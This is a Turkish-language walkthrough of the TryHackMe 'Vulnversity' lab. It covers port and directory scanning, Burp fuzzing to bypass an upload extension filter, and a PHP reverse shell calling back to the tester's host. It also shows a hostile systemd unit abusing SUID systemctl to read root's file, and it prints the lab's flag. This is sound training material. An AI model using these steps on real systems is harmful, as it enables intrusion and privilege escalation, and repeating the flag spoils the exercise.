# TryHackMe Vulnversity Makine Çözüm Dokümanı

## Adım 1

Hedef IP'nin nmap port tarama aracı ile taranıp üzerinde açık olan portların ve servislerin versiyonları ile birlikte taranması ve kaydedilmesi.

**$ nmap -Pn -oN nmap.txt --open -sV <cihaz IPsi>**

Kullanılan Nmap seçenekleri;

**-Pn** ilgili IP'yi up olarak varsay ve keşif aşamasını geç.

**-oN nmap.txt** taramanın sonuçlarını text formatında nmap.txt dosyasına yaz.

**--open** sadece açık portları göster.


**-sV** Var olan servislerin versiyonlarına da bak.

```
# Nmap 7.70 scan initiated Wed Jan 20 17:36:30 2021 as: nmap -Pn -oN nmap.txt --open -sV 10.10.190.118
Nmap scan report for 10.10.190.118
Host is up (0.089s latency).
Not shown: 813 closed ports, 182 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 20 17:36:56 2021 -- 1 IP address (1 host up) scanned in 26.44 seconds
```

## Adım 2

Nmap tarama sonuçlarında ilgi çekici 3333 portunda Apache ile Web servisi çalıştırdığını görüyoruz ve bu servisin çalışması için standardın dışında bir port olduğundan daha araştırabiliriz. Servise eriştiğimizde bir Vuln üniversitesi web sitesine erişiyoruz.




Bu web servisinin içerisindeki sayfaları taramak için **gobuster** aracından yaralanabiliriz.

**$ gobuster -e -u http://<cihaz IPsi>:3333/ -w /mnt/hgfs/Wordlist/SecLists/Discovery/Web-Content/big.txt**

**-e** Ekranda gösterilen daha çok veri olmasını sağlar.

**-u** Taranacak URL'in belirtilmesi.

**-w** Taramanın yapılacağı wordlist yolunun belirtilmesi.

Aynı işlem **dirsearch** ya da **dirb** araçları yardımıyla da gerçekleştirilebilir.

**$ dirsearch.py -e * -u http:// <cihaz IPsi>:3333/ -w /mnt/hgfs/Wordlist/SecLists/Discovery/Web-Content/big.txt**

**-e *** Tüm dosya extentionlarının taranması.

**-u** Taranacak URL'in belirtilmesi.

**-w** Taramanın yapılacağı wordlist yolunun belirtilmesi.


**$ dirb -u http:// <cihaz IPsi>:3333**

```
===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.232.71:3333/
[+] Threads      : 10
[+] Wordlist     : /mnt/hgfs/Wordlist/SecLists/Discovery/Web-Content/big.txt
[+] Status codes : 200,204,301,302,307,403
[+] Expanded     : true
[+] Timeout      : 10s
===============================================================
2021/01/21 16:05:00 Starting gobuster
===============================================================
http://10.10.232.71:3333/.htpasswd (Status: 403)
http://10.10.232.71:3333/.htaccess (Status: 403)
http://10.10.232.71:3333/css (Status: 301)
http://10.10.232.71:3333/fonts (Status: 301)
http://10.10.232.71:3333/images (Status: 301)
http://10.10.232.71:3333/internal (Status: 301)
http://10.10.232.71:3333/js (Status: 301)
http://10.10.232.71:3333/server-status (Status: 403)
===============================================================
2021/01/21 16:07:22 Finished
===============================================================
```

Yapılan directory-bruteforce saldırısından sonra keşfedilen dosyalardan “internal” ve dosyasının standardın dışında olduğu görülebilir.


# Adım 3

“internal” sayfasına eriştiğimizde bu sayfanın bir dosya yükleme sayfası olduğunu görmekteyiz.





Bu sayfadan upload edilen dosyalar “/internal/uploads” kısmında görülebilir. Bu sayfanın keşfini ise tekrar **gobuster** aracını kullanarak ancak “internal” sayfasının altına bakarak görebiliriz.

**$ gobuster -e -u http://<cihaz IPsi>:3333/internal -w /mnt/hgfs/Wordlist/SecLists/Discovery/Web-Content/big.txt**





# Adım 4


Herhangi bir file upload denemesinde “Extension not allowed” uyarısı ile karşılaşmaktayız. Bu bize dosya yükleme sırasında dosya uzantılarını kontrol eden bir yapının olduğunu ve bu yükleme işleminin engellendiğini gösteriyor. Hangi uzantılı dosyala izin verildiğini görebilmek için yükleme sırasında “Burp Proxy” ile iletişimin arasına girilip aynı istek farklı dosya uzantıları ile denenerek hangi uzantıya izin verildiği bulunabilir.





İstek yakalanıp “Intruder” sekmesine gönderilir.




"Intruder" sekmesinde "Positions" kısmında "Attack Type" "Spider" olarak seçilir. Upload etmek istediğimiz dosyanın adı bulunur ve sadece uzantı kısmı seçilerek '§' işaretleri arasına alınır ya da ilgili kısmın seçili iken "Add §" tuşuna basılır.



En çok kullanılan extention listesi online aranarak bulunabilir (“Kaynaklar kısmında yardımcı linkler bulunabilir.”) ve “Payloads” kısmından “Simple List” seçeneği seçilerek bu liste upload edilir.





Ekrarnın sağ üst kısmında bulunan “Start attack” tuğuna basarak saldırı başlatılır ve tüm giden request’lere gelen responce’lar arasında error mesajı olmayan ya da responce “Length”i farklı olan hata mesajı içermeyen ve izin verilen uzantı olacaktır.

Bu durumda izin verilen uzantının “.phtml” olduğunu görebiliriz.

## Adım 5


Online bulunan php-reverse-shell dosyanın içerisindeki parametreleri kendi IP miz ve “Netcat” ile dinlediğimiz port ile değiştiriyoruz.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.41.140';  // CHANGE THIS
$port = 3333;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
effective@debian:~/tryhackme/Vulnversity$ nc -lvp 3333
listening on [any] 3333 ...
§"
```

Oluşturduğumuz dosyanın adını “php_reverse_shell.phtml” yapıyoruz ve yüklüyoruz. Yüklediğimiz dosyayı çalıştırdığımızda “www-data” kullanıcısı olarak cihaza erişebiliriz.




```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

# Adım 6

/home dizinine gittiğimizde “bill” isimli kullanıcının home dizinini görebiliriz. Ve bu dizin altında “user.txt” içeriğinide okuyabiliriz.


Root serviyesine kadar yetki yükseltmek için “SUID” dosyalarını inceleyebiliriz. Bu dosyalar Linux işletim sisteminde özel izin verilen dosyalardır. İlgili dosyalar çalıştırıldığında dosyanın yazarının yetkileri ile çalıştırılır; dosyayı asıl çalıştıran olarak değil.

**$ find / -perm -u=s -type f 2>/dev/null**



Listelenen bu dosyalardan standardın dışında ve yanlış yetkilendirme verilen dosyalara bakıldığında “/bin/systemctl” olabileceğini görüyoruz.

İlgili komut servislerin kontrolünü sağlayan komuttur ve zararlı bir servisin çalışması sağlandığında yetki yükseltmeye sebebiyet verir. Zafiyetin sömürülmesi için zararlı “test.service” dosyası “/tmp” dosya dizini altına oluşturulur.

**$ echo '[Service]**
**Type=oneshot**
**ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"**
**[Install]**
**WantedBy=multi-user.target' > test.service**

Oluşturulan servis dosyası çalıştırıldığında “/root/root.txt” dosyasını okuyacak ve içeriğini “/tmp/output” dosyasına yazacak. Herhangi bir işlevi yapacak şekilde komut değiştirilebilir. Aşağıdaki komutlar ile sırasıyla oluşturulan “test.service” servis olarak tanıtılır, enable hale getirilir (makinenin restart olması durumunda servisin tekrar başlamasını sağlar) ve başlatılır.

**$ /bin/systemctl link /tmp/test.service**
**$ /bin/systemctl enable --now test.service**
**$ /bin/systemctl start test.service**

Zararlı servisin başlatılması ile zararlı kodumuz çalışır ve root.txt’yi okuyabiliriz.

```
$ echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > test.service
/bin/systemctl link /tmp/test.service
/bin/systemctl enable --now test.service
/bin/systemctl start test.service> > > > $ $ Failed to execute operation: Too many levels of symbolic links
$
$
$ ls
output
systemd-private-21fa6155077b4bea965131e577677b80-systemd-timesyncd.service-spPXWo
test.service
$ cat output
a58ff8579f0a9270368d33a9966c7fd5
```

**Kaynaklar:**


- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
- https://gtfobins.github.io/
- https://tryhackme.com/room/vulnversity
- https://github.com/pentestmonkey/php-reverse-shell